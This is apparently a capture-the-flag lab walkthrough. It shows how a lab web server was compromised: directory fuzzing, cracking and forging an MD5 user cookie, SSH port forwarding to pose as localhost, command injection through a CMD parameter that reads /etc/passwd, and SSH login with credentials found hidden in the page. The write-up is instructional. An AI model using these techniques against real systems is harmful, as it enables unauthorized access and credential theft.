root@ip-10-10-215-50:~# ffuf -ic -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://10.10.53.201/FUZZ.php

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.53.201/FUZZ.php
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

admin                   [Status: 200, Size: 545, Words: 34, Lines: 11]
                        [Status: 403, Size: 277, Words: 20, Lines: 10]
index                   [Status: 200, Size: 684, Words: 58, Lines: 13]
                        [Status: 403, Size: 277, Words: 20, Lines: 10]
:: Progress: [220547/220547] :: Job [1/1] :: 7049 req/sec :: Duration: [0:00:29] :: Errors: 0 ::
root@ip-10-10-215-50:~# 
```

We find another page, **admin.php**:




```
TheUser:Guest  TheIP:Invalid  TheIPAct:10.10.215.50  TheCMD:  TheGET:
                              Welcome Guest!!
                 Unfortunately, you are not allowed in this area!
                         ...but check back frequently!
```

The admin page is a very simple page and the developer accidentally left some debugging info at the top:



```
TheUser:Guest  TheIP:Invalid  TheIPAct:10.10.215.50  TheCMD:  TheGET:
                              Welcome Guest!!
                 Unfortunately, you are not allowed in this area!
                         ...but check back frequently!
```

We can use this to our advantage.
If we look at the cookies again, we notice that the value of the User cookie has not changed:




```
TheUser:Guest  TheIP:Invalid  TheIPAct:10.10.215.50  TheCMD:  TheGET:
                              Welcome Guest!!
                   Unfortunately, you are not allowed in this area!
                          ...but check back frequently!
```

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
flag0	THM%[redacted]%7D	10.10.53.201	/	Thu, 23 May 2024 20:11:25 GMT	46	false	false	None	Fri, 28 Jul 2023 21:15:45 GMT
User	084e0343a0486ff05530df6c705c8bb4	10.10.53.201	/	Sun, 27 Aug 2023 20:11:25 GMT	36	false	false	None	Fri, 28 Jul 2023 21:15:45 GMT

The value is **084e0343a0486ff05530df6c705c8bb4** which is an MD5 hash (we can validate this using hash_identifier or an online hash identification tool).


Using hashcrack, JTR or an online tool, we can also crack the hash and find that it is a hash of the value "guest". This also matches our debugging data "The User:Guest".

The page also states "…but check back frequently". After refreshing the browser a few times, we can see another hint:




```
TheUser:Guest  TheIP:Invalid  TheIPAct:10.10.215.50  TheCMD:  TheGET:
                              Welcome Guest!!
                   Unfortunately, you are not allowed in this area!
                          ...but check back frequently!
                          Hey man! Go find an admin!!
```

A pretty obvious hint, we can take the username "admin" and perform an MD5 hash (via online or other) and substitute that back into the "User" cookie.



```
root@ip-10-10-215-50:~# echo -n 'admin' | md5sum
21232f297a57a5a743894a0e4a801fc3  -
root@ip-10-10-215-50:~# 
```

Adding the newly hashed value "21232f297a57a5a743894a0e4a801fc3" back into the User cookie, we get some new information:



TheUser:Admin TheIP:Invalid TheIPAct:10.10.215.50 TheCMD: TheGET:

Welcome Admin!!


Admins Rule!! Unfortunately, you STILL are not allowed in this area!

...but hey, check back frequently!

...and here is your first flag: THM{[redacted]}

We get another flag (flag1) along with some additional information.
First, we note that the debug info has changed (TheUser:Admin).
We also get another hint, "Admins Rule!! Unfortunately, you STILL are not allowed in this area!"
Along with another hint "…but hey, check back frequently".

After checking back a few times (by refreshing the browser), we get:



TheUser:Admin TheIP:Invalid TheIPAct:10.10.138.255 TheCMD: TheGET:

Welcome Admin!!

Admins Rule!! Unfortunately, you STILL are not allowed in this area!


...but hey, check back frequently!

...and here is your first flag: THM{[redacted]}

Hey man! Locals Only!!


This is an important clue! Looking at our debug variables, we notice that the "TheIP" variable is "Invalid" and the "TheIPAct" variable is coming from our attack machine's VPN tunnel. The hint states "Hey man! Locals Only!!". This tells us that in order to get into the admin area, we must also be a local (localhost).

There are several ways to trick the webpage into thinking we are coming from localhost. An easy way to do this is via SSH with the command **ssh -L 8889:127.0.0.1:80 username@[VICTIM_IP]**:



```
root@ip-10-10-138-255:~# ssh -L 8889:127.0.0.1:80 strawberry@10.10.53.201
strawberry@10.10.53.201's password:
Linux locals 5.10.0-23-amd64 #1 SMP Debian 5.10.179-2 (2023-07-14) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jul 28 16:02:50 2023 from 10.10.215.50
$
```

With this terminal left open, we can then navigate to **http://127.0.0.1:8889/admin.php**, which, in turn, will take us back to the admin page, and the page will think the request is coming from localhost:




```
TheUser:Admin  TheIP:Valid  TheIPAct:127.0.0.1  TheCMD:  TheGET:
                         Welcome Admin!!
                      You are a very special user!
                      Please give me your "CMD"
                      whoami|id|ls|ls -la|pwd|cat
         ...and here is your third flag: THM{[redacted]
```

We are also given another flag (flag3).


We are also given another "subtle" hint (Please give me your "CMD"). This is a reference about using a parameter in the URL named CMD. We are also given the commands that we can use (whoami, id, ls, ls -la, pwd and cat). This leads us to believe that we are performing an RCE and getting some valuable inside information:

http://127.0.0.1:8889/admin.php?CMD=id




```
idTheUser:Admin  TheIP:Valid  TheIPAct:127.0.0.1  TheCMD:  TheGET:id
                         Welcome Admin!!
                      You are a very special user!
                      Please give me your "CMD"
                      whoami|id|ls|ls -la|pwd|cat
         ...and here is your third flag: THM[redacted]

          uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

http://127.0.0.1:8889/admin.php?CMD=ls



```
lsTheUser:Admin  TheIP:Valid  TheIPAct:127.0.0.1  TheCMD:  TheGET:ls
                    Welcome Admin!!
               You are a very special user!
                Please give me your "CMD"
                whoami|id|ls|ls -la|pwd|cat
     ...and here is your third flag: THM[redacted]

        admin.php  img&nbps; index.php  flag4.txt
```


http://127.0.0.1:8889/admin.php?CMD=pwd



```
pwdTheUser:Admin  TheIP:Valid  TheIPAct:127.0.0.1  TheCMD:  TheGET:pwd
                    Welcome Admin!!
               You are a very special user!
                Please give me your "CMD"
                whoami|id|ls|ls -la|pwd|cat
     ...and here is your third flag: THM[redacted]

                     /var/www/html
```

And even cat works:


http://127.0.0.1:8889/admin.php?CMD=cat%20/etc/passwd



```
cat /etc/passwdTheUser:Admin  TheIP:Valid  TheIPAct:127.0.0.1  TheCMD:  TheGET:cat /etc/passwd
                    Welcome Admin!!
               You are a very special user!
                Please give me your "CMD"
                whoami|id|ls|ls -la|pwd|cat
     ...and here is your third flag: THM[redacted]

                 root:x:0:0::/root:/bin/sh
       strawberry:x:1001:1001::/home/strawberry:/bin/sh
```


This looks great, until we try to grab flag4.txt:

http://127.0.0.1:8889/admin.php?CMD=cat%20flag4.txt



```
cat flag4.txtTheUser:Admin  TheIP:Valid  TheIPAct:127.0.0.1  TheCMD:  TheGET:cat flag4.txt
                    Welcome Admin!!
               You are a very special user!
                Please give me your "CMD"
                whoami|id|ls|ls -la|pwd|cat
     ...and here is your third flag: THM[redacted]

   Oh man, you really think you were doing systems commands!!
           No way dude!! I'm just messing with you!!
       You need to get into the system to get the fourth flag
                   ...but I'll help you out...
      I've hidden some very important information in this page!!
```

We were being duped the whole time. Fortunately, we do get something out of it.
If we take a look in the code, we find some credentials:




cat flag4.txtTheUser:Admin TheIP:Valid TheIPAct:127.0.0.1 TheCMD: TheGET:cat flag4.txt

Welcome Admin!!
You are a very special user!
Please give me your "CMD"
whoami|id|ls|ls -la|pwd|cat
...and here is your third flag: THM{[redacted]}

Oh man, you really think you were doing systems commands!!
No way dude!! I'm just messing with you!!
You need to get into the system to get the fourth flag
...but I'll help you out...
I've hidden some very important information in this page!!

```
<tr>
  <td width="100%">
    <table width="100%" border="0">…</table>
    <table width="100%" border="0">…</table>
    <table width="100%" border="0">…</table>
    <table width="100%" border="0">…</table>
    <table width="100%" border="0">…</table>
    <div hidden="true">locals:jasper772297****</div>
  </td>
</tr>
</tbody>
</table>
whitespace
<table width="100%" border="0">
```


Great! This gets us another user that we can use to SSH into the machine.



```
root@ip-10-10-138-255:~# ssh locals@10.10.53.201
locals@10.10.53.201's password:
Linux locals 5.10.0-23-amd64 #1 SMP Debian 5.10.179-2 (2023-07-14) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ ls
compare.py  flag5.txt  flagstump.txt  MyFinalNote.txt
$
```

We get flag5.txt along with a few other files.


Looking at **MyFinalNote.txt** shows that an anonymous user has tried to crack the last flag (root.txt) using a program called compare.py.



```
$ cat MyFinalNote.txt
To whom it may concern.
I have been working relentlessly to decrypt the final flag root.txt.
I got close but have run out of time.
The results so far have been posted to flagstump.txt

I have been using the command:
python3 compare.py

I then enter /root/root.txt for the first file and /home/locals/flagstump.txt fo
r the second file.

Good Luck

-Anonymous
$ 
```

The user goes on to explain how to use the file and get the results.


Trying to run the file compare.py, we run into an issue:



```
$ python3 compare.py
python3: can't open file '/home/locals/compare.py': [Errno 13] Permission denied
```

We don't have permission to run this file.

